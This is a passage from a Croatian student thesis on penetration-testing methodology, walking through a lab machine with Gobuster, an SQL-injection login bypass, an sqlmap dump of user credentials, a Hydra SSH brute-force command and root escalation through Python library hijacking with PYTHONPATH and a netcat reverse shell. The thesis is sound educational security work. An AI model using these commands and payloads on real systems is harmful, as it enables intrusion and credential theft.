
[10] vrijednost koja se traži
[11] korisnik koji ima najveći pristup (najviše dozvola)

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.154.193:8000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.154.193:8000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/09/16 23:22:01 Starting gobuster in directory enumeration mode
===============================================================
/login               (Status: 200) [Size: 856]
/register            (Status: 200) [Size: 964]
/logout              (Status: 302) [Size: 218] [--> http://10.10.154.193:8000/login]
```

Slika 22. Rezultat pretraživanja alata Gobuster

Izvor: autor


Pretraživanjem je otkriveno da se na web stranici nalaze 3 direktorija. To su: */login*, */register* i */logout*. Ovo nije baš korisna informacija pa se nastavlja na web stranicu na port 8000. Web stranica nema *index* stranicu, već korisnika odmah vodi na */login* stranicu koja je pronađena ranije.



Slika 23. Stranica za prijavu korisnika

Izvor: autor


Pomoću gumba *Sign Up here*, registriran je korisnik **erik** te se preko njegovih podataka prijavilo u sustav gdje se nije pronašlo ništa korisno.



Slika 24. Prijava na stranicu

Izvor: autor

Nakon prijave, izvršena je odjava te će se sada probati izvršiti SQL Injection napad o kojem je pričano ranije u ovom radu. U polje *username* upisuje se korisničko ime **erik**, a u polje lozinke se upisuje SQL upit **'or 1=1--'**. SQL Injection je uspio i u sustav je prijavljeno kao korisnik **smokey.**



Slika 25. Uspješna prijava kao postojeći korisnik

Izvor: autor

7.2 Eksploatacija

Sljedeći korak je pomoću alata SQLMap pokušati pronaći bazu podataka koja bi mogla sadržavati sve korisnike koji su se registrirali na web stranici. Naredba koja se pokreće je „*sqlmap -u http://10.10.154.193:8000/login -T users --dump --forms*“ kako bi se pronašla tablica s korisnicima. Nakon nekoliko minuta uspješno su pronađena dva korisnika.

```
Database: website
Table: users
[2 entries]
+----+--------------------+-----------------+----------+
| id | email              | password        | username |
+----+--------------------+-----------------+----------+
| 1  | smokey@email.boop  | My_P@ssW0rd123  | smokey   |
| 2  | erik@mev.hr        | erik            | erik     |
+----+--------------------+-----------------+----------+
```

Slika 26. Rezultat alata SQLMap

Izvor: autor


Jedan je račun koji se ranije kreirao, a drugi korisnik je **smokey**. Budući da je ranije rečeno da se preko Nmap alata otkrilo da je SSH port 22 otvoren, sljedeći korak je pokušati prijaviti se s podacima koji su pronađeni u bazi podataka.

```
┌──(kali㉿kali)-[~]
└─$ ssh smokey@10.10.93.103
smokey@10.10.93.103's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 17 Sep 2022 02:25:10 PM UTC

  System load:  0.08              Processes:             113
  Usage of /:   58.3% of 9.78GB   Users logged in:       0
  Memory usage: 61%               IPv4 address for eth0: 10.10.93.103
  Swap usage:   0%


8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec  7 03:21:42 2021 from 10.0.2.15
smokey@biblioteca:~$
```

Slika 27. Uspješna prijava preko SSH servisa

Izvor: autor

Prijava je uspješna te se preko naredbe *sudo -l* pokušava pronaći koja prava u sustavu ima ovaj korisnik, ali zaključeno je kako nema nikakvih prava. Daljnjim pregledom, ustanovljeno je da se u sustavu nalazi još jedan korisnik imena **hazel** i kod njega se nalazi dokument *user.txt*




Slika 28. Dokumenti kod drugog korisnika

Izvor: autor

7.3 Dobivanje pristupa i povećanje ovlasti


Sljedeći korak je pokušati se prijaviti kao korisnik **hazel.** Do njegovih podataka će se pokušati doći preko alata Hydra i *rockyou.txt* rječnika. Naredba koja će se koristiti je *hydra -l hazel -P ~/Desktop/rockyou.txt 10.10.154.193 ssh.*. Funkcionalnost ovog alata opisana je ranije u radu.



Slika 29. Rezultat napada pomoću alata Hydra

Izvor: autor

Nakon nekog vremena, alat je uspio pronaći lozinku ovog korisnika te je sljedeći korak prijaviti se preko komande *su hazel*.



Slika 30. Uspješna prijava i prvi flag

Izvor: autor

Nakon prijave, uspješno je pročitan prvi dokument pomoću naredbe *cat user.txt* i dobila se prva zastavica. U direktoriju korisnika **hazel**, nalazi se Python skripta koja se zove „hasher.py“. Pomoću naredbe *cat hasher.py* pročitat će se što se nalazi u njoj.

```
hazel@biblioteca:~$ cat hasher.py
import hashlib

def hashing(passw):

    md5 = hashlib.md5(passw.encode())

    print("Your MD5 hash is: ", end ="")
    print(md5.hexdigest())

    sha256 = hashlib.sha256(passw.encode())

    print("Your SHA256 hash is: ", end ="")
    print(sha256.hexdigest())

    sha1 = hashlib.sha1(passw.encode())

    print("Your SHA1 hash is: ", end ="")
    print(sha1.hexdigest())


def main():
    passw = input("Enter a password to hash: ")
    hashing(passw)

if __name__ == "__main__":
    main()

hazel@biblioteca:~$
```

Slika 31. Dokument hasher.py

Izvor: autor


Može se vidjeti kako se u toj skripti nalazi kod koji od korisnika traži da upiše lozinku, a on ju pretvori u hash vrijednost. Bitna je prva linija koda gdje se vidi da skripta ubacuje biblioteku **hashlib** te će se pokušati to iskoristiti u našu korist tako da se napravi ta datoteka pod istim imenom, ali na drugoj lokaciji te će se u nju ubaciti maliciozni kod. Prvo se, naredbom *sudo -l*, mora vidjeti koja prava na sustavu ima ovaj korisnik.

```
hazel@biblioteca:~$ sudo -l
Matching Defaults entries for hazel on biblioteca:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hazel may run the following commands on biblioteca:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /home/hazel/hasher.py
hazel@biblioteca:~$
```

Slika 32. Prava korisnika na sustavu

Izvor: autor


Vidljivo je kako korisnik kao *root* može pokretati skriptu *hasher.py* i ima pravo koristiti *python* naredbu. Još jedna zanimljiva stvar koja se može vidjeti je da ima *root* kontrolu nad SETENV okolinom što znači da se može postaviti mjesto s kojeg će skripta tražiti **hashlib** biblioteku. Sada se mora napraviti ista takva biblioteka, ali u /tmp/ direktoriju. Koristit će se naredba za kopiranje *cp*..



Slika 33. Kopiranje dokumenta i uređivanje

Izvor: autor

Nakon kopiranja datoteke, potrebno je naredbom *vi* urediti dokument i ubaciti maliciozni kod koji je pronađen na internetu[7]. U tom kodu potrebno je postaviti IP adresu ciljanog sustava i port preko kojega će se postaviti netcat. Kod koji se ubacio stvara reverzibilni shell preko kojega se može dobiti najveći mogući pristup sustavu, a to je *root* pristup.




Slika 34. Ubacivanje malicioznog koda u skriptu

Izvor: autor

Nakon ubacivanja malicioznog koda u datoteku, potrebno je pokrenuti alat netcat tako da sluša na portu 4444. Sljedeće što se mora napraviti je pokrenuti komandu:

sudo PYTHONPATH=/tmp/ /usr/bin/python3 /home/hazel/hasher.py

Vrijednost PYTHONPATH postavlja se na „/tmp/“ kako bi skripta mogla pronaći malicioznu biblioteku koja je napravljena te se skripta izvršava i daje najveću ovlast.



Slika 35. Dobivanje root ovlasti

Izvor: autor

Na desnoj strani Slike 35. vidljivo je kako je uspješno dobivena *root* ovlast i sada se može pročitati datoteka root.txt koja se nalazi u /root/ direktoriju.

8. ZAKLJUČAK

Uspjeh bilo kojeg testa sigurnosti na aplikaciji na etički način ovisi o temeljnoj metodologiji. Kako bi se proveo uspješan test sigurnosti, metodologija bi trebala koristiti različite sigurnosne alate. Jedan od ciljeva postavljenih u ovom radu bio je ispitati različite sigurnosne alate i tehnike. Sljedeći cilj postavljen ovim završnim radom bio je predložiti metodologiju penetracijskog testiranja. Predložena je metodologija u pet faza i ispitana u laboratorijskom okruženju. Definirana je učinkovita metodologija za izvođenje penetracijskih testova, a upotrebom takve metodologije bilo koji mrežni i sistemski administratori male ili srednje organizacije mogu provoditi kućne penetracijske testove koristeći spomenute sigurnosne alate. Takvi interni penetracijski testovi, ako se provode na etički način, mogu uštedjeti dodatni novac za kupnju komercijalnih alata, mogu smanjiti sigurnosne troškove, procijeniti učinkovitost sigurnosnih usluga i zaštititi sustav od potencijalnih prijetnji, ranjivosti i iskorištavanja.

Predstavljeni su i ispitani različiti alati kao što su Nmap, Gobuster, Hydra, SQLMap i Netcat. Odabir alata uglavnom se temeljio na njegovoj svestranosti, upotrebljivosti i učinkovitosti. Uz sve alate pri ruci, svaka pojedina faza metodologije provedena je na pravilan, sustavan i metodološki način. Odabrani alati podijeljeni su u četiri kategorije. Gobuster se koristio za prikupljanje informacija od sustava. Faza skeniranja i procjene ranjivosti obuhvatila je Nmap, jedan od najmoćnijih alata koji je omogućio istraživanje ranjivosti mreže i sustava. Faza eksploatacije pokriva alat koji je omogućio iskorištavanje identificiranih ranjivosti - SQLMap. Posljednja faza, dobivanje pristupa i povećanje ovlasti omogućena je pomoću alata Netcat.

Zaključno, alati i metodologija, ako se pravilno koriste, mogu dokazati svoju korisnost za razumijevanje ranjivosti mreže ili aplikacije i kako bi se mogle iskoristiti. Važno je napomenuti da penetracijsko testiranje nije alternativa drugim sigurnosnim mjerama. U današnjem svijetu informacijske sigurnosti, gdje hakeri i napadači pokušavaju koristiti napredne napadačke tehnike i pokušavaju manipulirati sigurnošću aplikacija, alati za penetracijsko testiranje i metode koje se koriste za borbu protiv takvih prijetnji i ranjivosti također bi se trebale razvijati.

9. LITERATURA

[1] Kali: https://www.kali.org (15.7.2022.)

[2] P. Kim: The Hacker Playbook: Practical Guide To Penetration Testing, CreateSpace Independent Publishing Platform, 2014

[3] Nmap

https://nmap.org (15.7.2022.).

[4] Penetration Testing with Kali Linux

https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf (15.7.2022.)

[5] P. Kim: The Hacker Playbook 2: Practical Guide To Penetration Testing, Secure Planet LLC, 2015

[6] R. Hertzog, J. O'Gorman, M. Aharoni: Kali Linux Revealed: Mastering the Penetration Testing Distribution, Offsec Press, 2017

[7] Linux Privilege Escalation: Python Library Hijacking: https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/ (15.9.2022.)

POPIS SLIKA

POPIS TABLICA